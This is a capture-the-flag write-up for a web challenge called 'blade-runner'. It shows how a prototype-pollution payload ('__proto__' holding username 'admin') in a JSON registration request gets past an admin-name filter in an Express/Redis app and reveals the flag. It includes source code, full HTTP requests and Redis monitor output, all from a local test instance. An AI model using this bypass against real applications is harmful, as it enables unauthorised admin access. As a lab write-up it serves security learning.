

blade-runner

Type: [#WEB](#) [#whitebox](#)

Difficulty: [#easy](#)

SOLVED by: [#myself](#)

TOOL USED: docker redis burpsuite

TOPIC: prototype pollution

Writeup Date:2023-10-01

URL = <https://ctf.maplebacon.org/instances>

the challenge description



we have source code so we can see what happening in the backend + we can run our docker container instead of trying to solve with 10 min time window before the instance shutdown

```
unzip blade-runner.zip to extract the src
```

index.js

~/src/index.js (src) - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

FOLDERS

- src
 - public
 - routes
 - util
 - docker-compose.yml
 - Dockerfile
 - index.js
 - package-lock.json
 - package.json

```
1 const express = require("express");
2 const session = require("express-session");
3 const path = require('path');
4 const crypto = require("crypto");
5
6 const util = require('./util');
7
8 /* ===== APP STUFF ===== */
9 const app = express();
10 app.use(express.static('public'));
11 app.use(express.json());
12 app.use(session({
13     secret: crypto.randomBytes(20).toString('hex'),
14 }));
15 /* ===== CONSTANTS ===== */
16 const PORT = process.env.port || 6969;
17 const FLAG = process.env.flag || "maple{fake}";
18
19 const JOI_RESPONSES = [
20     "You look lonely. I can fix that.",
21     "I always knew you were special.",
22     "K? Is that you?",
23     "Mere data makes a man. A and C and T and G. The alphabet of you. All from four symbols. I am only to",
24     FLAG
25 ];
26
27 var JOI_TEMPLATE = (joi_resp) => `
28 <!DOCTYPE html>
29
30 <head>
31     <link href="/css/main.css" rel="stylesheet"/>
32 </head>
33
34 <body>
35     <div class="container">
36         <div class="stack" style="--stacks: 3;">
37             <span style="--index: 0;">${joi_resp}</span>
38             <span style="--index: 1;">${joi_resp}</span>
39             <span style="--index: 2;">${joi_resp}</span>
40         </div>
41     </div>
42 </body>
43 </html>
44 `
45
46 /* ===== ROUTES ===== */
47 const user = require('./routes/user_route');
48
49 app.use('/user', user);
50
51 app.get('/', (req, res) => {
52     return res.sendFile(path.join(__dirname, 'public/index.html'));
53 }
```

Line 1, Column 1 Spaces: 8 JavaScript

import some js stuff and import ./util from local folder

so this is custom code and maybe there is vulnerability some where caused by human

in index.js we see that the flag is stored in the environment so if we can have RCE / LFI we can read /proc/self/environ and get the flag --1

i also see the flag present in **/joi endpoint**.

so how can we access the joi endpoint ?

```
47 /* ===== ROUTES ===== */
48 const user = require('./routes/user_route');
49
50 app.use('/user', user);
51
52 app.get('/', (req, res) => {
53     return res.sendFile(path.join(__dirname, 'public/index.html'));
54 });
55
56 app.get('/joi', util.auth, (req, res) => {
57     const index = Math.floor(Math.random() * JOI_RESPONSES.length);
58     return res.send(JOI_TEMPLATE(JOI_RESPONSES[index]));
59 });
60
61 app.listen(PORT, () => console.log(`[${new Date()}]: NODE SERVER listening on port ${PORT}`))
```

we will have to see what is util.auth doing.

first

we can see docker files but there is something interesting in those

```
View Goto Tools Project Preferences Help
docker-compose.yml x Dockerfile x
1 version: "3.9"
2
3 services:
4   bladerunner:
5     build: .
6     restart: on-failure
7     ports:
8       - "6969:6969"
9     depends_on:
10      - redis
11     environment:
12      - "DEBUG=express-session"
13      - "flag=maple{fake}"
14      - "port=6969"
15   redis:
16     image: "redis:alpine"
17
1 FROM node:alpine
2
3 WORKDIR /usr/src/app
4 ENV PORT=6969
5
6 # App src
7 COPY . .
8
9 RUN npm install
10
11
12 CMD ["node", "index.js"]
```

let's see our challenge live and up

`sudo docker-compose up` make sure u are in the same path as docker-compose.yml file.

and will let it build the challenge

when i saw redis i used searchsploit and found

```
$ searchsploit redis
```

Exploit Title	Path
Redis - Replication Code Execution (Metasploit)	linux/remote/48272.rb
Redis 4.x / 5.x - Unauthenticated Code Execution (Metasploit)	linux/remote/47195.rb
Redis 5.0 - Denial of Service	linux/dos/44908.txt
Redis-cli < 5.0 - Buffer Overflow (PoC)	linux/local/44904.py

but while building the image i saw that he uses the latest build which doesn't have any know CVE (YET)

```
package.json x
1 {
2   "name": "blade_runner",
3   "version": "1.0.0",
4   "description": "",
5   "main": "index.js",
6   "scripts": {
7     "test": "echo \"Error: no test specified\" && exit 1"
8   },
9   "author": "",
10  "license": "ISC",
11  "dependencies": {
12    "express": "^4.18.2",
13    "express-session": "^1.17.3",
14    "redis": "^4.6.10"
15  }
16 }
17
```

and we can confirm that with

notes redis 4.6.10 is not reflection that the app use redis version 4.x and prone to RCE but to what the app pull from npm



Search packages

redis Ts

4.6.10 • Public • Published 9 days ago

Readme

Code Beta

6 Dependencies

build passing codecov 96% license MIT

Chat 841 online Twitch offline Views 4.3M Follow @redisinc

node-redis is a modern, high performance **Redis** client for Node.js.


Packages

Name	Description
redis	downloads 15M/month npm v4.6.10
@redis/client	downloads 5.8M/month npm v1.5.11 documentation
@redis/bloom	downloads 5.3M/month npm v1.2.0 documentation Redis Bloom commands
@redis/graph	downloads 5.3M/month npm v1.1.0 documentation Redis Graph commands
@redis/json	downloads 5.4M/month npm v1.0.6 documentation Redis JSON commands
@redis/search	downloads 5.4M/month npm v1.1.5 documentation RedisSearch commands
@redis/time-series	downloads 5.4M/month npm v1.0.5 documentation Redis Time-Series commands

no rce for us :(

our challenge is up let's give it a visit

u should be able to visit it at http://localhost:6969



if we try access joi endpoint login required message is shown

let's register account then

A screenshot of a web browser window showing a registration page. The address bar displays 'localhost:6969/user/register'. The browser's tab bar is the same as in the previous image. The main content area is white and contains a registration form. The form has two input fields: 'First Name' with the letter 'a' entered, and 'Last Name' which is currently selected with a blue cursor. To the right of these fields is a 'Submit' button.

once we hit submit we are redirect to <http://localhost:6969/user/login?username=a&password=a> and we get noting so inspect the request and i see that they are using get method so this ring alarm to me

Request

PrettyRawHexHackvortor

1POST /user/register HTTP/1.1

2Host: localhost:6969

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate

7Connection: close

8Cookie: connect.sid=s%3AJSaVVMq-Qg3Pea-GvGwuVMdSKh5rtqqj.uUBt0sLjJqDsXDS4bsB%2FVM4bybXl9cPl70GluZogoWk

9Upgrade-Insecure-Requests: 1

10Sec-Fetch-Dest: document

11Sec-Fetch-Mode: navigate

12Sec-Fetch-Site: same-origin

13Sec-Fetch-User: ?1

14DNT: 1

15Sec-GPC: 1

16Content-Length: 21

17

18username=a&password=a

Response

PrettyRawHexRenderHackvortor

1HTTP/1.1 400 Bad Request

2X-Powered-By: Express

3Content-Type: text/html; charset=utf-8

4Content-Length: 13

5ETag: W/"d-Jlr0P3g8APD2xE4Km9g02BwwdTI"


6Date: Sun, 01 Oct 2023 15:47:24 GMT

7Connection: close

8

9Invalid body.

i did some changes
so i dig in the source code for "invalid body" error.




```
1  const express = require("express");
2  const path = require("path");
3  const router = express.Router();
4  const util = require('../util');
5
6  router.get('/register', (req, res) => {
7    return res.sendFile(path.join(__dirname, '../public/register.html'));
8  });
9
10 router.post('/register', async (req, res) => {
11   var obj = {};
12   for (const k in req.body) {
13     if (k.toLowerCase() == "username" && req.body[k].toLowerCase() == "admin") {
14       return res.status(400).send("You can't use that username.");
15     };
16     obj[k.toLowerCase()] = req.body[k];
17   }
18
19   ... if (!obj["password"] || !obj["username"]) {
20   ...   return res.status(400).send("Invalid body.");
21   ... }
22
23
24   console.log(obj);
25   console.log(obj.username);
26   console.log(JSON.stringify(obj));
27   try {
28     await util.db.insert_response(obj.username, obj.password);
29
30     return res.redirect('/user/login');
31   } catch {
32     return res.status(500).send("An error occurred with processing!");
33   }
34 });
35
36 router.get('/login', (req, res) => {
37   return res.sendFile(path.join(__dirname, '../public/login.html'));
38 });
39
40
41 router.post('/login', async (req, res) => {
42   const {username, password} = req.body;
43
44   try {
45     const real_password = await util.db.read_response(username);
46     if (real_password) {
47       if (real_password !== password) {
48         return res.status(400).send("invalid credentials");
49       }
50     }
```

if the username and password are not objects will return invalid body

so let's change our request to json format i used content-type-converter extension

from burpsuite u could do it manually too i just love not to rebuild any wheels (thank you foss community)



and it redirect me to the login endpoint

how to know we registered account successfully ?

if this is blackbox challenge we can try and login (we will sent the data in json as well) and see what is the response

OR

we can monitor redis (redies is database in abstract form)

first we have to know our redis ip to connect from our machine

```
sudo docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
9e93ff143c4c	src_bladerunner	"docker-entrypoint.s..."	37 hours ago	Up 3 hours	0.0.0.0:6969->6969/tcp	src_bladerunner_1
f947208df8e7	redis:alpine	"docker-entrypoint.s..."	37 hours ago	Up 3 hours	6379/tcp	src_redis_1


```
sudo docker exec <redis container id> ip a s
```

```


$ sudo docker exec f947208df8e7 ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
14: eth0@if15: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:14:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.2/16 brd 172.20.255.255 scope global eth0

```


on our machine `redis-cli -h 172.20.0.2` default port at 6379 if not in that case u can use `-p <non-stander-port>`



use command `Monitor` in redis to monitor everything happening in the database



set foo a = registered successfully
now what ?



2.) we are blocked from registering as username "admin"
as hackers do they don't go by the rules

util

user_route.js



if we logged with valid username and password
our `req.session.user` is set to our username
and redirect to `/joi` where the flag is in the responses
util.auth.js

```
1 function admin(req, res, next) {
2   if (req.session.user) {
3     console.log("HERE");
4     if (req.session.user !== "admin") {
5       return res.status(400).send("ADMIN REQUIRED.");
6     } else {
7       next();
8     }
9   } else {
10    return res.status(400).send("LOGIN REQUIRED");
11  }
12 }
13
14
15 module.exports = admin;
16
```

we see that if our `req.session.user` is not "admin"
we will get ADMIN REQUIRED message when accessing `/joi`
so we have register username as "admin"

so how we would bypass

```
if (k.toLowerCase() == "username" && req.body[k].toLowerCase() == "admin") {
    return res.status(400).send("You can't use that username.");
}
```

`.toLowerCase()` so our input is case-insensitive
i tried to use unicode in the json so admin be something like
'`\u0061\u0064\u0064\u0064\u0069\u0065`' the filter caught me still.

why? because json will force utf-8 in the content-type header and if u changed to unicode will cause an error.

if u just passed it in "username": "`\u0061\u0064\u0064\u0064\u0069\u0065`"
json will return it to utf-8 and will be blocked by the filter

we are left to [pototype pollution](#)

Request

PrettyRawHexHackvortor

1 POST /user/register HTTP/1.1

2 Host: 127.0.0.1:6969

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://127.0.0.1:6969/user/register

9 Cookie: connect.sid=s%3AZxrkJuruMrpXKdFGXTy_pylkCoaIOe8q.xw0cilaUx5FDn%2FXjQ2hCuqRz4caCvX9F58nHhdRV3xI

10 Upgrade-Insecure-Requests: 1

11 Sec-Fetch-Dest: document

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-User: ?1

15 DNT: 1

16 Sec-GPC: 1

17 Content-Type: application/json;charset=UTF-8

18 Content-Length: 56

19

20 {

21 "__proto__": {

22 "username": "admin"

23 },

24 "password": "abc1"

25 }

172.20.0.2:6379> MONITOR

OK

1696682207.714983 [0 172.20.0.3:34744] "SET" "admin" "abc1"

✓ Covered By Express

Location: user/register

✓ Vary: Accept

Content-Type: text/html; charset=utf-8

Content-Length: 56

Date: Sat, 07 Oct 2023 13:04:07 GMT

Connection: close

Response

Found. Redirecting to /user/login

user/login

200

we registered username "admin" successfully

and we will try to login

Request	Response
<pre>1 POST /user/login HTTP/1.1 2 Host: 127.0.0.1:6969 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://127.0.0.1:6969/user/register 9 Cookie: connect.sid=s%3AZxrkJuruMrpXKdFGXTy_pylkCoaIOe8q.xw0cilaUx5RDn%2FXjQ2hCugRz4caCvX9F58nHhdRV3xI 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1 15 DNT: 1 16 Sec-GPC: 1 17 Content-Type: application/json;charset=UTF-8 18 Content-Length: 40 19 20 { 21 "username": "admin", 22 "password": "abc1" 23 }</pre>	<pre>1 HTTP/1.1 302 Found 2 X-Powered-By: Express 3 Location: /joi 4 Vary: Accept 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 52 7 Date: Sat, 07 Oct 2023 12:37:53 GMT 8 Connection: close 9 10 <p> Found. Redirecting to /joi </p></pre>

follow redirecting

Request	Response
<pre>1 GET /joi HTTP/1.1 2 Host: 127.0.0.1:6969 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://127.0.0.1:6969/user/login 9 Cookie: connect.sid=s%3AZxrkJuruMrpXKdFGXTy_pylkCoaIOe8q.xw0cilaUx5RDn%2FXjQ2hCugRz4caCvX9F58nHhdRV3xI 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1 15 DNT: 1 16 Sec-GPC: 1 17 18</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 379 5 ETag: W/"17b-h9mCq+eUI61eENP2iOtXXI/GONs" 6 Date: Sat, 07 Oct 2023 12:38:21 GMT 7 Connection: close 8 9 10 <!DOCTYPE html> 11 12 <head> 13 <link href="/css/main.css" rel="stylesheet"/> 14 </head> 15 16 17 <body> 18 <div class="container"> 19 <div class="stack" style="--stacks: 3;"> 20 21 maple{fake} 22 23 24 maple{fake} 